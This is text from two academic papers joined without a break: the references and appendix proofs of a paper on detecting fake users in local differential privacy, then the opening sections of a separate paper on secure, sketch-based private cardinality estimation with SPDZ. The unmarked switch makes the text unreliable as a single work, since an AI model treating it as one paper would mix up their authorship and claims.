[13] Albert Cheu, Adam Smith, and Jonathan Ullman. Manipulation attacks in local differential privacy. *arXiv*, 2019.

[14] Yann Collet. xxhash: Extremely fast hash algorithm. https://github.com/Cyan4973/xxHash, 2016.

[15] Graham Cormode, Tejas Kulkarni, and Divesh Srivastava. Marginal release under local differential privacy. In *SIGMOD*, 2018.

[16] George Danezis and Prateek Mittal. Sybilinfer: Detecting sybil nodes using social networks. In *NDSS*, 2009.

[17] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. In *NeurIPS*, 2017.

[18] John C Duchi, Michael I Jordan, and Martin J Wainwright. Local privacy and statistical minimax rates. In *FOCS*, 2013.

[19] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, 2006.

[20] Cynthia Dwork and Moni Naor. Pricing via processing or combatting junk mail. In *CRYPTO*, 1992.

[21] Úlfar Erlingsson, Vitaly Feldman, Ilya Mironov, Ananth Raghunathan, Kunal Talwar, and Abhradeep Thakurta. Amplification by shuffling: From local to central differential privacy via anonymity. In *SODA*, 2019.

[22] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *CCS*, 2014.

[23] Minghong Fang, Xiaoyu Cao, Jinyuan Jia, and Neil Gong. Local model poisoning attacks to byzantine-robust federated learning. In *USENIX Security*, 2020.

[24] Minghong Fang, Neil Zhenqiang Gong, and Jia Liu. Influence function based data poisoning attacks to top-n recommender systems. In *WWW*, 2020.

[25] Minghong Fang, Guolei Yang, Neil Zhenqiang Gong, and Jia Liu. Poisoning attacks to graph-based recommender systems. In *ACSAC*, 2018.

[26] Neil Zhenqiang Gong, Mario Frank, and Prateek Mittal. Sybilbelief: A semi-supervised learning approach for structure-based sybil detection. *TIFS*, 2014.

[27] Tianyu Gu, Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Evaluating backdooring attacks on deep neural networks. *IEEE Access*, 2019.

[28] Ling Huang, Anthony D Joseph, Blaine Nelson, Benjamin IP Rubinstein, and J Doug Tygar. Adversarial machine learning. In *AISec*, 2011.

[29] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *S&P*, 2018.

[30] Jinyuan Jia, Xiaoyu Cao, and Neil Zhenqiang Gong. Intrinsic certified robustness of bagging against data poisoning attacks. *AAAI*, 2021.

[31] Jinyuan Jia and Neil Zhenqiang Gong. Calibrate: Frequency estimation and heavy hitter identification with local differential privacy via incorporating prior knowledge. In *INFOCOM*, 2019.

[32] Peter Kairouz, Keith Bonawitz, and Daniel Ramage. Discrete distribution estimation under local privacy. In *ICML*, 2016.

[33] Peter Kairouz, Sewoong Oh, and Pramod Viswanath. Extremal mechanisms for local differential privacy. In *NeurIPS*, 2014.

[34] Peter Kairouz, Sewoong Oh, and Pramod Viswanath. Secure multi-party differential privacy. In *NeurIPS*, 2015.

[35] Bo Li, Yining Wang, Aarti Singh, and Yevgeniy Vorobeychik. Data poisoning attacks on factorization-based collaborative filtering. In *NeurIPS*, 2016.

[36] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2018.

[37] Shike Mei and Xiaojin Zhu. Using machine teaching to identify optimal training-set attacks on machine learners. In *AAAI*, 2015.

[38] Mehran Mozaffari-Kermani, Susmita Sur-Kolay, Anand Raghunathan, and Niraj K Jha. Systematic poisoning attacks on and defenses for machine learning in healthcare. *IEEE journal of biomedical and health informatics*, 2014.

[39] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *AISec*, 2017.

[40] Moni Naor, Benny Pinkas, and Eyal Ronen. How to (not) share a password: Privacy preserving protocols for finding heavy hitters with adversarial behavior. In *CCS*, 2019.

[41] Blaine Nelson, Marco Barreno, Fuching Jack Chi, Anthony D Joseph, Benjamin IP Rubinstein, Udam Saini, Charles A Sutton, J Doug Tygar, and Kai Xia. Exploiting machine learning to subvert your spam filter. *LEET*, 2008.

[42] Andrew Newell, Rahul Potharaju, Luojie Xiang, and Cristina Nita-Rotaru. On the practicality of integrity attacks on document-level sentiment analysis. In *AISec*, 2014.

[43] James Newsome, Brad Karp, and Dawn Song. Paragraph: Thwarting signature learning by training maliciously. In *RAID workshop*, 2006.

[44] Roberto Perdisci, David Dagon, Wenke Lee, Prahlad Fogla, and Monirul Sharif. Misleading worm signature generators using deliberate noise injection. In *S&P*, 2006.

[45] Zhan Qin, Yin Yang, Ting Yu, Issa Khalil, Xiaokui Xiao, and Kui Ren. Heavy hitter estimation over set-valued data with local differential privacy. In *CCS*, 2016.

[46] Sebastian Raschka. Mlxtend: Providing machine learning and data science utilities and extensions to python's scientific computing stack. *The Journal of Open Source Software*, 2018.

[47] Xuebin Ren, Chia-Mu Yu, Weiren Yu, Shusen Yang, Xinyu Yang, Julie A McCann, and S Yu Philip. LoPub: High-dimensional crowdsourced data publication with local differential privacy. *TIFS*, 2018.

[48] Amrita Roy Chowdhury, Chenghong Wang, Xi He, Ashwin Machanavajjhala, and Somesh Jha. Cryptε: Crypto-assisted differential privacy on untrusted servers. In *SIGMOD*, 2020.

[49] Benjamin IP Rubinstein, Blaine Nelson, Ling Huang, Anthony D Joseph, Shing-hon Lau, Satish Rao, Nina Taft, and J Doug Tygar. Antidote: understanding and defending against poisoning of anomaly detectors. In *IMC*, 2009.

[50] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *NeurIPS*, 2018.

[51] Ruggles Steven, Flood Sarah, Goeken Ronald, Grover Josiah, Meyer Erin, Pacas Jose, and Sobek Matthew. Ipums usa: Version 9.0 [dataset]. minneapolis, mn: Ipums, 2019. *https://doi.org/10.18128/D010.V9.0*, 2019.

[52] Gianluca Stringhini, Christopher Kruegel, and Giovanni Vigna. Detecting spammers on social networks. In *ACSAC*, 2010.

[53] Apple Differential Privacy Team. Learning with privacy at scale. *Machine Learning Journal*, 2017.

[54] Kurt Thomas, Damon McCoy, Chris Grier, Alek Kolcz, and Vern Paxson. Trafficking fraudulent accounts: The role of the underground market in twitter spam and abuse. In *USENIX Security*, 2013.

[55] Binghui Wang and Neil Zhenqiang Gong. Attacking graph-based classification via manipulating the graph structure. In *CCS*, 2019.

[56] Binghui Wang, Jinyuan Jia, and Neil Zhenqiang Gong. Graph-based security and privacy analytics via collective classification with joint weight learning and propagation. In *NDSS*, 2019.

[57] Gang Wang, Tristan Konolige, Christo Wilson, Xiao Wang, Haitao Zheng, and Ben Y Zhao. You are how you click: Clickstream analysis for sybil detection. In *USENIX Security*, 2013.

[58] Gang Wang, Tianyi Wang, Haitao Zheng, and Ben Y Zhao. Man vs. machine: Practical adversarial detection of malicious crowdsourcing workers. In *USENIX Security*, 2014.

[59] Tianhao Wang, Jeremiah Blocki, Ninghui Li, and Somesh Jha. Locally differentially private protocols for frequency estimation. In *USENIX Security*, 2017.

[60] Tianhao Wang, Bolin Ding, Jingren Zhou, Cheng Hong, Zhicong Huang, Ninghui Li, and Somesh Jha. Answering multi-dimensional analytical queries under local differential privacy. In *SIGMOD*, 2019.

[61] Tianhao Wang, Ninghui Li, and Somesh Jha. Locally differentially private frequent itemset mining. In *S&P*, 2018.

[62] Tianhao Wang, Ninghui Li, and Somesh Jha. Locally differentially private heavy hitter identification. *TDSC*, 2019.

[63] Tianhao Wang, Milan Lopuhaä-Zwakenberg, Zitao Li, Boris Skoric, and Ninghui Li. Locally differentially private frequency estimation with consistency. In *NDSS*, 2020.

[64] Stanley L Warner. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 1965.

[65] Guolei Yang, Neil Zhenqiang Gong, and Ying Cai. Fake co-visitation injection attacks to recommender systems. In *NDSS*, 2017.

[66] Qingqing Ye, Haibo Hu, Xiaofeng Meng, and Huadi Zheng. Privkv: Key-value data collection with local differential privacy. In *S&P*, 2019.

[67] Haifeng Yu, Haifeng Yu, Michael Kaminsky, Phillip B Gibbons, and Abraham Flaxman. Sybilguard: defending against sybil attacks via social networks. In *SIGCOMM*, 2006.

[68] Dong Yuan, Yuanli Miao, Neil Zhenqiang Gong, Zheng Yang, Qi Li, Dawn Song, Qian Wang, and Xiao Liang. Detecting fake accounts in online social networks at the time of registrations. In *CCS*, 2019.

[69] Zhikun Zhang, Tianhao Wang, Ninghui Li, Shibo He, and Jiming Chen. Calm: Consistent adaptive local marginal for marginal release under local differential privacy. In *CCS*, 2018.

A Proof of Theorem 2

Proof. Let $\beta(1-f_T)+\frac{\beta(d-r)}{e^\varepsilon-1} > \beta(2r-f_T)+\frac{2\beta r}{e^\varepsilon-1}$, we have:

$$1+\frac{d-r}{e^\varepsilon-1} > 2r+\frac{2r}{e^\varepsilon-1} \iff \frac{d-3r}{e^\varepsilon-1} > 2r-1. \quad (42)$$

Since $e^\varepsilon > 1$, the inequality above is equivalent to $d > (2r-1)(e^\varepsilon-1)+3r$. □

B FPRs of Detecting Fake Users

OUE: If a user's perturbed binary vector $\boldsymbol{y}$ follows the OUE protocol, then we can calculate the probability that the items in a set B of size z, are all 1 in the perturbed binary vector as follows: $\Pr(y_b = 1, \forall b \in B) = pq^{z-1}$ if $v \in B$ and $\Pr(y_b = 1, \forall b \in B) = q^z$ otherwise, where y_b is the bth bit of the perturbed binary vector $\boldsymbol{y}$ and v is the user's item. Let $f_B = \sum_{b\in B} f_b$ denote the sum of true frequencies of all items in B, X_1 denote the random variable representing the number of users whose items are in B and whose perturbed binary vectors are 1 for all items in B, and X_2 denote the random variable representing the number of users whose items are not in B and whose perturbed binary vectors are 1 for all items in B. If all the $n+m$ users follow the OUE protocol, then we have the following distributions: $X_1 \sim Binom(f_B(n+m), pq^{z-1})$ and $X_2 \sim Binom((1-f_B)(n+m), q^z)$, where $Binom$ is a binomial distribution. Now we consider another random variable $X = X_1 + X_2$, which represents the number of users whose perturbed binary vectors are 1 for all items in B. X follows a distribution with mean μ and variance Var as follows:

$$\begin{aligned}
\mu &= f_B(n+m)pq^{z-1} + (1-f_B)(n+m)q^z && (43)\\
&\le (n+m)pq^{z-1} && (44)\\
Var &= f_B(n+m)pq^{z-1}(1-pq^{z-1}) \\
&\quad + (1-f_B)(n+m)q^z(1-q^z) && (45)\\
&\le (n+m)pq^{z-1}(1-pq^{z-1}). && (46)
\end{aligned}$$

Based on the Chebyshev's inequality, for any $\tau_z > (n+m)pq^{z-1}$, we have:

$$\begin{aligned}
\Pr(X \ge \tau_z) &= \Pr(X-\mu \ge \tau_z - \mu) \\
&\le \Pr(|X-\mu| \ge \tau_z - \mu) \\
&\le \frac{Var}{(\tau_z-\mu)^2} \\
&\le \frac{(n+m)pq^{z-1}(1-pq^{z-1})}{[\tau_z-(n+m)pq^{z-1}]^2} \qquad (47)
\end{aligned}$$

Here, if we choose τ_z as the threshold, the probability $\Pr(X \ge \tau_z)$ is the false positive rate, which is upper bounded by $\frac{(n+m)pq^{z-1}(1-pq^{z-1})}{[\tau_z-(n+m)pq^{z-1}]^2}$.

OLH: As discussed in Section 6.2, we first construct a d-bit binary vector $\boldsymbol{y}$ for each user with a tuple (H,a) such that $y_v = 1$ if and only if $H(v) = a$. For an item set B of size z, assume X is a random variable that represents the number of users whose constructed binary vectors are 1's for all items in B. If all the $n+m$ users follow the OLH protocol, then for any $\tau_z > 0$, the probability that $X \ge \tau_z$ is bounded as follows:

$$\begin{aligned}
\Pr(X \ge \tau_z) &= 1 - \Pr(X \le \tau_z - 1) \\
&= 1 - I(1-q^{z-1}; n+m-\tau_z+1, \tau_z) \\
&= I(q^{z-1}; \tau_z, n+m-\tau_z+1) \qquad (48)
\end{aligned}$$

Note that if we set τ_z as the threshold, the probability $\Pr(X \ge \tau_z)$ is the false positive rate.

How to Make Private Distributed Cardinality Estimation Practical, and Get Differential Privacy for Free[†]

Changhui Hu[1], Jin Li[2], Zheli Liu[3,‡], Xiaojie Guo[3], Yu Wei[3], Xuan Guang[4], Grigorios Loukides[5]
Changyu Dong[1,‡]

[1] *School of Computing, Newcastle University, {changhui.hu,changyu.dong}@newcastle.ac.uk*
[2] *Institute of AI and Blockchain, Guangzhou University, lijin@gzhu.edu.cn*
[3] *College of Cyber Science, Nankai University, liuzheli@nankai.edu.cn*
{xiaojie.guo,stoneboat}@mail.nankai.edu.cn
[4] *School of Mathematical Sciences and LPMC, Nankai University, xguang@nankai.edu.cn*
[5] *Department of Informatics, King's College London, grigorios.loukides@kcl.ac.uk*

Abstract

Secure computation is a promising privacy enhancing technology, but it is often not scalable enough for data intensive applications. On the other hand, the use of sketches has gained popularity in data mining, because sketches often give rise to highly efficient and scalable sub-linear algorithms. It is natural to ask: what if we put secure computation and sketches together? We investigated the question and the findings are interesting: we can get security, we can get scalability, and somewhat unexpectedly, we can also get differential privacy – for free. Our study started from building a secure computation protocol based on the Flajolet-Martin (FM) sketches, for solving the Private Distributed Cardinality Estimation (PDCE) problem, which is a fundamental problem with applications ranging from crowd tracking to network monitoring. The state of art protocol for PDCE (Fenske et al. CCS'17) is computationally expensive and not scalable enough to cope with big data applications, which prompted us to design a better protocol. Our further analysis revealed that if the cardinality to be estimated is large enough, our protocol can achieve (ε, δ)-differential privacy automatically, without requiring any additional manipulation of the output. The result signifies a new approach for achieving differential privacy that departs from the mainstream approach (i.e. adding noise to the result). Free differential privacy can be achieved because of two reasons: secure computation minimizes information leakage, and the intrinsic estimation variance of the FM sketch makes the output of our protocol uncertain. We further show that the result is not just theoretical: the minimal cardinality for differential privacy to hold is only $10^2 - 10^4$ for typical parameters.

[†]The full version of this paper can be found here: https://eprint.iacr.org/2020/1576

[‡]Changyu Dong and Zheli Liu are the corresponding authors.

1 Introduction

Data privacy has become an increasingly acute problem, especially when the hunger for data drives large-scale collection and (mis)use, without well-thought-out precautions in place. The tension between data utilization and data privacy has developed into a societal challenge and led to stricter regulations, such as HIPAA [1], GLBA [2] and GDPR [3]. The pressing need for privacy has greatly stimulated research on secure computation [16]. Secure computation allows collaborative computation over private datasets held by multiple mutually untrusted parties, without revealing any information except what can be inferred from the output. Thus, secure computation has been regarded as one of the key privacy enhancing technologies [4].

While many secure computation protocols have been proposed to carry out various data processing tasks in a privacy preserving fashion, their scalability is often open to doubt. Despite the fact that the efficiency of secure computation has been drastically improved, secure computation is still orders of magnitude slower than computation in the clear. The overhead might be acceptable if the data to be processed is small, but it can be prohibitive when the data is big. Yet, the "killer" applications of secure computation are often data-intensive, and this has become a major impediment to the widespread use of secure computation.

One good example is *Private Distributed Cardinality Estimation* (PDCE). Cardinality estimation, the task of determining the number of distinct elements in the union of multiple sets, is of particular importance in databases, data mining and distributed systems [5, 34, 35, 62]. While the task is easy to perform when data is in a single small database, it becomes challenging when data is collected independently from multiple sources at a high rate [48]. Naively maintaining a counter

at each source and summing the counters up will not work because more often than not, there are duplicates in the data being collected. The task is even more challenging if privacy is needed. PDCE has numerous applications, for example:

- **Scientific research and user studies**. Surveys and questionnaires are commonly used in medical science, social science and business studies to help researchers discover interesting correlations (e.g. [52]). It is not uncommon that several organizations independently collect data through surveys and questionnaires over the same population. For example, diet habits could be surveyed by researchers from a medical institution, a government agency, and an insurance company, for different projects. If pooled together, the data would be of a much higher utility and could lead to improved decision making. For instance, the number of distinct individuals across all datasets having a certain diet habit could help identifying risk factors related to chronic diseases such as diabetes, while each individual dataset may be too small to draw a convincing conclusion. However, the data cannot be pooled together in practice because of privacy obligations imposed on each data collector.
- **Crowd counting and tracking** [61]. The task of estimating the number of individuals entering or passing by a place is key in urban planning, surveillance, public health study and retail analytics, to understand the effectiveness of building and road design, the patterns of human mobility, the spread of infectious diseases, and the patterns of customer behavior. Many existing commercial systems identify and track people though personally identifiable information (PII), such as fingerprints of mobile devices [9] or MAC addresses of WiFi cards [47,49], collected through a distributed network of sensors or WiFi hot-spots that are deployed e.g. in a big shopping mall or a retail chain across the country [57]. Usually, to obtain the estimate, the data is transmitted to, stored and processed in a central database. However, this has already raised widespread privacy concerns [58,59]. Ideally the estimate should be obtained without the need to store or transmit PII. Also, if published, it should not disclose information about any specific individual.
- **Network monitoring and statistics**. An example is the detection of DDoS attacks by collecting information at an ISP's border routers and identifying sudden increases in the total number of distinct source IP addresses. This detection method works because the attacker usually commands many "zombies" distributed across the Internet to send packets with randomly spoofed IP source addresses to the victim [46]. Another example is that many websites nowadays use Content Distribution Networks to provide load balancing and fast access. One statistic that web masters often want to estimate is the total number, across all replicas, of distinct visitors who accessed the website [7]. This can be reduced to the distributed cardinality estimation problem. In both examples, privacy concerns are raised due to the fact that IP addresses can be used to track back users, revealing confidential information ranging from their location to personal and behavioral traits. A second concern, posed by the scale of the Internet, is to be able to address the distributed cardinality estimation problem efficiently.

Driven by the need, PDCE has attracted substantial interest [8,17,20,23,27,28,30,38,43,56,60]. The current state of the art is a secure computation protocol proposed by Fenske et.al. in CCS'17 [30]. Functionality and privacy-wise, the protocol is impeccable. However, it is not scalable enough, because it relies on expensive public key encryption and computationally demanding sub-protocols such as verifiable shuffling. The running time of the protocol is in the order of hours when the cardinality is in the order of 10^4. The protocol can fulfill its task for measuring the number of visitors to the Tor network because the cardinality to be estimated is small. However, it cannot cope with mainstream big data applications, involving million or billion sized sets, because the protocol would require weeks or years to finish.

In the data mining community, the use of sketches has gained popularity recently [15]. Sketches are space-efficient data structures that summarize massive data, so that it can be efficiently processed, stored, and queried. Sketches allow representing data in sub-linear or constant space, and thus can be employed to improve the efficiency and scalability of algorithms. Sketches are lossy and do not preserve all the information in the data they represent. Thus, sketch-based computation returns only approximate answers. That said, big data applications often do not require exact answers and the parameters of sketches can often be adjusted to obtain sufficiently accurate answers. Due to the use of sketches, many real world systems can keep up with exponentially increasing data (e.g. [6,37]).

Contributions In this paper, we build and analyse a new secure computation protocol based on the Flajolet-Martin (FM) sketch [31], for solving the PDCE problem. Initially, our intention was to make PDCE more practical. The protocol fulfils this intention very well. As expected, the protocol achieves high security, as well as much better efficiency and scalability than the state of the art [30]. Yet, this is not the end of the story. In the study we also found that the combination of secure computation and the FM sketch allows us to obtain differential privacy at no extra cost. This is interesting because differential privacy is a much desired property in PDCE, and neither secure computation nor the FM sketch provides it on its own. In more detail, the protocol has the following important features:

- **Highly Secure** Similar to exisiting work [27,28,30,38,43], we consider the scenario where a set of Data Parties (DPs) collect data and want to use some *untrusted* Computation Parties (CPs) to aggregate the data and estimate cardinality.

In such a setting, the untrusted CPs are modelled as corrupted and controlled by a single adversary. Unlike the vast majority of previous work that considers only semi-honest CPs, our protocol is developed on top of the SPDZ framework [19], and thus is secure in the presence of malicious CPs that can behave arbitrarily. For the total of d CPs, our protocol can tolerate up to $d-1$ corrupted malicious CPs. Our protocol can achieve the following security goals as long as there exists one honest CP: (1) the adversary learns nothing from executing the protocol except the output of the protocol; (2) the adversary cannot affect the correctness of the computation without being detected. We formally prove the security of the protocol in the UC model [12].

- **Efficient and scalable**. We design our protocol around the FM sketch. By using FM sketches, we can accurately estimate the cardinality, while reducing the complexity of our protocol to logarithmic (in the maximum cardinality to be estimated). This is in contrast to the majority of the existing protocols [8, 17, 20, 27, 28, 30, 38, 43, 56] whose complexity is linear. Also, we reduce much of the computation needed for the online phase by using offline pre-processing. As a comparison, the protocol in [30] needs almost 1 hour in LAN to estimate the cardinality of a set containing **30,000** elements; while our protocol only needs less than 50 minutes (in WAN) to estimate the cardinality of a set containing **1 billion** elements, and the online phase running time is only about 5 seconds.

- **Offers differential privacy for free**. The most interesting finding from our study is that our protocol can achieve differential privacy [25] for free (i.e. without the need to add noise and/or further manipulate the output). In the security models for secure computation, the adversary is allowed to infer information from the output of the protocol. This sometimes is inadequate because individuals may still be re-identified through such inference. It is often desirable in applications like PDCE to additionally disallow such inference attacks by making the output from the protocol differentially private. We proved that, given the privacy parameters (ε, δ) and FM sketch parameters, if the cardinality to be estimated is sufficiently large, then the estimated cardinality output from our protocol satisfies (ε, δ)-differential privacy. What makes the finding so interesting is that neither secure computation nor sketches provide differential privacy on their own. However, we showed for the first time that when we put the two together, they complement each other by providing something the other lacks. The intrinsic estimation variance of FM sketches now makes the output of secure computation uncertain, thus can substitute the noise we usually need to add in order to achieve differential privacy. Secure computation makes it possible to do the computation without revealing anything except the output, which means the sketches are now hidden and any information leaked by the sketches is now concealed. As a consequence, differential privacy can be achieved. We further show that this is not just a theoretical result. The lower bound of the cardinality for differential privacy to hold is reasonably small. Given typical parameters, the lower bound is usually only $10^2 - 10^4$. Thus, differential privacy can be easily satisfied in real world applications with our protocol. The technique used in our analysis is quite general, thus we would expect that with some modifications, it could be applied to other sketch based secure computation protocols as well. As the last remark, existing PDCE protocols [28, 30, 38, 43, 56], achieve differential privacy by adding noise, which however incurs a cost. This is especially true in [30], in which a large portion of the computation is spent on encrypting a large number $(10^4 - 10^5)$ of noise bits and shuffling them with the data. Therefore, free differential privacy is beneficial to the efficiency and scalability of our protocol as well.

2 Related Work

In the literature, several PDCE protocols are also called Private Set Union Cardinality (PSU-CA) protocols [17, 20, 23, 27, 30]. However, the original definition of PSU-CA [17] requires the output to be the *exact* cardinality, while quite a few protocols [23, 27, 30] output an *estimate* close to the exact cardinality. To avoid confusion, we use the term PDCE in this paper and regard PSU-CA as a special case (in which the estimation error is 0). Note that not outputting the exact cardinality is not necessarily a deficiency. When differential privacy is required, the output anyway cannot be exact.

There are two different flavours of PDCE protocols: the first is that the DPs collect and compute the cardinality, without using CPs; the second is that the DPs only collect the data, and the CPs compute the estimation. We call the former DP-PDCE and the latter CP-PDCE to differentiate them. Our protocol is a CP-PDCE protocol. One approach [17, 20] for DP-PDCE is to reduce it to a Private Set Intersection Cardinality (PSI-CA) problem. The cardinality of union can be obtained by using the inclusion-exclusion principle. However, the inclusion-exclusion principle leads to exponential complexity (in the number of sets), therefore those protocols are limited to the two-party case. There are a few DP-PDCE [20] and CP-PDCE [8, 27] protocols based on Bloom Filters. The protocol in [8] is not secure, and [27] proposed a more secure variant of the protocol. The protocol in [20], as mentioned earlier, uses the inclusion-exclusion principle, thus is not scalable. All the above protocols have computational and communication complexity linear in the maximum cardinality to be estimated. FM sketches were used by the DP-PDCE protocol in [23] to lower its complexity to logarithmic. However, only a two-party protocol was given in the paper with a brief statement that a multiparty protocol is feasible. The DP-PDCE protocol in [60] also uses FM sketches. However this protocol is not secure. The protocol reveals more information

than the cardinality itself because the parties learn the union sketch in the protocol. It also assumes none of the parties collude, which is a very strong assumption. None of the aforementioned protocols supports differential privacy. There are protocols that provide differential privacy [28, 30, 38, 43, 56]. The CP-PDCE protocols in [28, 30, 38, 43] were all designed for gathering statistics in the Tor network [22], which naturally requires a high degree of privacy as the aim of Tor is to keep users anonymous. The protocols in [28, 38, 43] consolidate the observations of each DP into a counter, thus cannot eliminate duplicates when the counters are aggregated together. In [30], each DP maintains a hash-table with a public hash function for the observations. If an observation occurs multiple times, regardless by the same DP or by different DPs, it will be hashed into the same bin of the hash-table and the duplicates can be eliminated. However, in order to reduce collisions and maintain a reasonable accuracy, the hash-table size needs to be much larger than the maximum cardinality to be estimated. This impacts the efficiency and scalability of the protocol significantly. In [56], each DP represents its observations as a bit vector, enforces differential privacy on the vector using randomized response, and then passes the vector to a CP who can estimate cardinality of the set union. The estimation has a high standard deviation (in the order of the size of the universe of the set), thus the result is not accurate enough for many applications. All the above protocols except [30] consider the semi-honest or an even weaker adversary model, mainly for efficiency reasons, while our protocol and [30] are secure against more powerful malicious adversaries.

There is a large body of research works on Private Data Aggregation in which multiple data collectors (DPs) and data aggregators (CPs) are involved in aggregating data and outputting some statistics. Some works consider a much weaker security model and assume a trusted aggregator, who aggregates data from the DPs in plaintext and then adds noise before outputting the result [45, 55]. There are protocols that consider an untrusted aggregator, e.g. for computing private sum [14, 51, 54], or for frequency estimation over categorical data [14, 29], or for computing KNN and median [44]. Sketches (e.g. Count and Count-min sketches) were used in [44, 45] to make the protocols more efficient.

3 Preliminaries

3.1 Flajolet-Martin (FM) Sketches

We briefly review FM sketches. More details and analysis can be found in [23, 31, 53]. An FM sketch is a probabilistic data structure for counting the number of distinct elements in a multi-set. The data structure is a w-bit binary vector. Let FS denote an FM sketch, and $\mathsf{FS}[i]$ $(0 \le i \le w-1)$ denote the ith bit in FS. An FM sketch is built using two functions:

- $H : \{0,1\}^* \to \{0,1\}^{w-1}$: a hash function that maps an input uniformly to a $(w-1)$-bit string.
- $\rho : \{0,1\}^{w-1} \to [0, w-1]$: a function that takes a $(w-1)$-bit string as input and returns the number of trailing zeroes in it.

Initially, all bits in FS are set to 0. To estimate the cardinality of a multi-set S, for each element $x \in S$, we hash x and set $\mathsf{FS}[\rho(H(x))] = 1$. The quantity N, which is the number of distinct elements in S, can be estimated using an estimator z_N that is the index of the first[1] 0 bit in FS, i.e. $\mathsf{FS}[z_N] = 0$ and $\forall 0 \le j < z_N$, $\mathsf{FS}[j] = 1$. The expected value of z_N is close to $\log(\phi N)$, where $\phi = 0.77351$ is a correction factor. Therefore, N is roughly $2^{z_N}/\phi$. It is clear that the size of the sketch w must be larger than $\log(\phi N)$, otherwise z_N might not be correct. As suggested in [31], $w \ge \log(N) + 4$ should suffice.

The standard deviation of z_N is 1.12, which is too high (i.e. an estimation using z_N will typically be one binary order of magnitude off the true cardinality). To remedy this problem, [31] suggested to use m sketches, each with an independent hash function. Then we can obtain m estimators $z_{N,1}, \ldots, z_{N,m}$, sum them to $Z_N = z_{N,1} + \ldots + z_{N,m}$, and use the average $\frac{Z_N}{m}$ to estimate the cardinality N. The standard deviation of Z_N is $1.12 \cdot \sqrt{m}$. Thus, the standard deviation of $\frac{Z_N}{m}$ is $\frac{1.12}{\sqrt{m}}$, which is much smaller. In [53], the authors suggested the following, modified formula that can achieve better estimation accuracy:

$$\widetilde{N} = \frac{2^{\frac{Z_N}{m}} - 2^{-\kappa \cdot \frac{Z_N}{m}}}{\phi} \tag{1}$$

where $\widetilde{N}$ is the cardinality estimated from m sketches, and $\kappa = 1.75$ is a correcting factor. In [23], it was shown that the accuracy of the estimation can be improved by enlarging m. This implies that the accuracy of the estimation can be adjusted to the desired level, by choosing a suitable m.

An important property of FM sketches that we use in the design of our protocol is that they can be merged. If we have two FM sketches FS_1 and FS_2 built with the same hash function, but on different sets S_1 and S_2 respectively, then bit-wisely ORing the two sketches produces a new FM sketch $\mathsf{FS}_\cup$ that counts the union of the two sets S_1 and S_2. This process is lossless: $\mathsf{FS}_\cup$ is exactly the same as the sketch built using the union from the scratch. This holds also in the case of more than two sketches. Our protocol will use this property to union FM sketches from different DPs.

3.2 SPDZ

In this section, we briefly review the SPDZ scheme [18, 19, 40, 41] that will be used as the underlying framework for our protocol. We will follow mostly the notations in [40, 41]. Essentially, SPDZ is a secret-sharing based multiparty computation (MPC) scheme that supports secure computation over a

[1] We use the most significant bit first ordering throughout the paper.

finite field (e.g. $\mathbb{F}_p$ for some prime p). One notable feature of SPDZ is its 2-phase design: there is a *pre-processing phase* that produces correlated random values that are independent of the task to be securely computed, and the pre-computed random values will then be consumed in the *online phase* to enable very efficient computation. SPDZ aims to provide highly efficient online phase primitives such as secure addition and secure multiplication. Then high-level protocols can be implemented on top of SPDZ by calling the online phase primitives to compute a task expressed as an arithmetic circuit. In addition to efficiency, another benefit that SPDZ offers is strong security: it is UC secure against a static, active adversary corrupting up to $n-1$ parties, and this strong security extends to high level protocols implemented on top of it.

On the technical side, SPDZ utilizes authenticated shares. In SPDZ, a value $x \in Z_p$ in the shared form is defined as:

$$[\![x]\!] = (x_1, \cdots, x_n, m_1^{(x)}, \cdots, m_n^{(x)}, \Delta_1, \cdots, \Delta_n),$$

and each party P_i holds a tuple $[\![x]\!]_i = (x_i, m_i^{(x)}, \Delta_i)$ such that:

$$x = \sum_{i=1}^{n} x_i, \quad m^{(x)} = \sum_{i=1}^{n} m_i^{(x)}, \quad \Delta = \sum_{i=1}^{n} \Delta_i.$$

Each value is authenticated by a MAC. In the above, Δ is a global MAC key and the MAC is $m^{(x)} = x \cdot \Delta$. The authenticity of x can be verified by letting each P_i compute $\sigma_i = m_i^{(x)} - x \cdot \Delta_i$ and broadcast σ_i, then check if $\sum_{i=1}^{n} \sigma_i = 0$. The three parts in the tuple $[\![x]\!]_i$ are additive shares of x, the MAC and the MAC key respectively.

In our protocols, we will explicitly use the following online phase primitives from SPDZ:

- $[\![x+y]\!] \leftarrow [\![x]\!] + [\![y]\!]$: given shared values $[\![x]\!]$ and $[\![y]\!]$, compute the sum. This is done locally by each party P_i by computing $[\![x+y]\!]_i = (x_i + y_i, m_i^{(x)} + m_i^{(y)}, \Delta_i)$.
- $[\![a+x]\!] \leftarrow a + [\![x]\!]$: add a shared value $[\![x]\!]$ with a public value a. To do so, P_1 computes $[\![a+x]\!]_1 = (x_1 + a, m_1 + a \cdot \Delta_1, \Delta_1)$, and each other party P_i computes $[\![a+x]\!]_i = (x_i, m_i + a \cdot \Delta_i, \Delta_i)$.
- $[\![a \cdot x]\!] \leftarrow a \cdot [\![x]\!]$: multiply a shared value $[\![x]\!]$ with a public value a. Each P_i computes locally $[\![a \cdot x]\!]_i = (a \cdot x_i, a \cdot m_i, \Delta_i)$ from $[\![x]\!]_i$.
- reveal($[\![x]\!]$): reveal x in a shared value $[\![x]\!]$, each P_i broadcasts x_i in $[\![x]\!]_i$ and computes $x = \sum_{i=1}^{n} x_i$.
